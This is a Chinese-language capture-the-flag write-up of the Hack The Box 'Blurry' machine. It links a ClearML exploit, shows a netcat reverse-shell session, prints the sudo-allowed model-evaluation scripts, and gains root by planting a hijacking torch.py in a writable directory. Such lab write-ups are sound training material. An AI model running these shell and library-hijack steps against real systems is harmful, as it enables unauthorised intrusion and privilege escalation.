
腳本:https://github.com/a6232283/HTB/blob/main/code/Blurry-ClearML_exploit.py

執行腳本後，反彈成功




```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.19] 52552
bash: cannot set terminal process group (32048): Inappropriate ioctl for device
bash: no job control in this shell
jippity@blurry:~$ id
id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
jippity@blurry:~$ whoami
whoami
jippity
jippity@blurry:~$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
jippity:x:1000:1000:Chad Jippity,,,:/home/jippity:/bin/bash
jippity@blurry:~$
```

user flag



```
jippity@blurry:~$ cat user.txt
cat user.txt
01b5593beb12fc77953d085b1c500786
jippity@blurry:~$
```

提權資訊




```
jippity@blurry:~$ sudo -l
sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
jippity@blurry:~$
```

查看腳本

```
**cat /usr/bin/evaluate_model**

#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/models/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"

/usr/bin/mkdir -p "$TEMP_DIR"

file_type=$(/usr/bin/file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -
print0 | while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1
"$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity
== "OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS
components and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"

fi
# # # # # # #
```
腳本檢查模型檔案格式，並將其解壓縮到臨時目錄中。
使用`fickling`工具分析任何提取的`.pkl`檔案中是否含有明顯的惡意內容，發現危險模型則刪除。
如果模型通過安全檢查，將繼續進行評估，透過執行`Python` 腳本處理。
腳本謹慎地進行清理操作，確保系統中不留下任何臨時檔案或潛在危險的模型。

查看models有2個文件



```
jippity@blurry:/$ ls -al | grep models
ls -al | grep models
drwxrwxr-x   2 root jippity  4096 Jun 14 12:36 models
jippity@blurry:/models$ ls -al
ls -al
total 1068
drwxrwxr-x  2 root jippity    4096 Jun 14 12:36 .
drwxr-xr-x 19 root root       4096 Jun  3 09:28 ..
-rw-r--r--  1 root root    1077880 May 30 04:39 demo_model.pth
-rw-r--r--  1 root root       2547 May 30 04:38 evaluate_model.py
```


查看腳本

```
**cat evaluate_model.py**

import torch
import torch.nn as nn
from torchvision import transforms
from torchvision.datasets import CIFAR10
from torch.utils.data import DataLoader, Subset
```

```
import numpy as np
import sys


class CustomCNN(nn.Module):
    def __init__(self):
        super(CustomCNN, self).__init__()
        self.conv1 = nn.Conv2d(in_channels=3, out_channels=16,
kernel_size=3, padding=1)
        self.conv2 = nn.Conv2d(in_channels=16, out_channels=32,
kernel_size=3, padding=1)
        self.pool = nn.MaxPool2d(kernel_size=2, stride=2, padding=0)
        self.fc1 = nn.Linear(in_features=32 * 8 * 8, out_features=128)
        self.fc2 = nn.Linear(in_features=128, out_features=10)
        self.relu = nn.ReLU()

    def forward(self, x):
        x = self.pool(self.relu(self.conv1(x)))
        x = self.pool(self.relu(self.conv2(x)))
        x = x.view(-1, 32 * 8 * 8)
        x = self.relu(self.fc1(x))
        x = self.fc2(x)
        return x


def load_model(model_path):
    model = CustomCNN()

    state_dict = torch.load(model_path)
    model.load_state_dict(state_dict)

    model.eval()
    return model

def prepare_dataloader(batch_size=32):
    transform = transforms.Compose([
  transforms.RandomHorizontalFlip(),
  transforms.RandomCrop(32, padding=4),
        transforms.ToTensor(),
        transforms.Normalize(mean=[0.4914, 0.4822, 0.4465], std=[0.2023,
0.1994, 0.2010]),
    ])
    dataset = CIFAR10(root='/root/datasets/', train=False, download=False, 
transform=transform)
    subset = Subset(dataset, indices=np.random.choice(len(dataset), 64, 
replace=False))
    dataloader = DataLoader(subset, batch_size=batch_size, shuffle=False)
    return dataloader

def evaluate_model(model, dataloader):
    correct = 0
    total = 0
    with torch.no_grad():
        for images, labels in dataloader:
            outputs = model(images)
            _, predicted = torch.max(outputs.data, 1)
            total += labels.size(0)
            correct += (predicted == labels).sum().item()

    accuracy = 100 * correct / total
    print(f'[+] Accuracy of the model on the test dataset: {accuracy:.2f}%')

def main(model_path):
    model = load_model(model_path)
    print("[+] Loaded Model.")
    dataloader = prepare_dataloader()
    print("[+] Dataloader ready. Evaluating model...")
    evaluate_model(model, dataloader)

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python script.py <path_to_model.pth>")
    else:
        model_path = sys.argv[1]  # Path to the .pth file
        main(model_path)
# # # # # # # # #
捲積神經網路（CNN）模型，並使用CIFAR-10 資料對其進行評估，可以用於驗證特定模型在處理影像
資料集時的效能。也展示使用PyTorch 框架進行深度學習模型開發和評估的流程，可以利用python劫
取torch，進行提權
```


```
前面看到models擁有寫入的權限，接下來使用劫取python庫取得提權，新建一個py，然後直接運行
echo 'import os; os.system("bash")' > /models/torch.py
sudo /usr/bin/evaluate_model /models/demo_model.pth
```

提權成功



```
jippity@blurry:/models$ echo 'import os; os.system("bash")' > /models/torch.py
<o 'import os; os.system("bash")' > /models/torch.py
jippity@blurry:/models$ sudo /usr/bin/evaluate_model /models/demo_model.pth
sudo /usr/bin/evaluate_model /models/demo_model.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
ls
demo_model.pth
evaluate_model.py
__pycache__
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

root flag



```
cat /root/root.txt
4f069a296530361195ad86b8b68690d6
```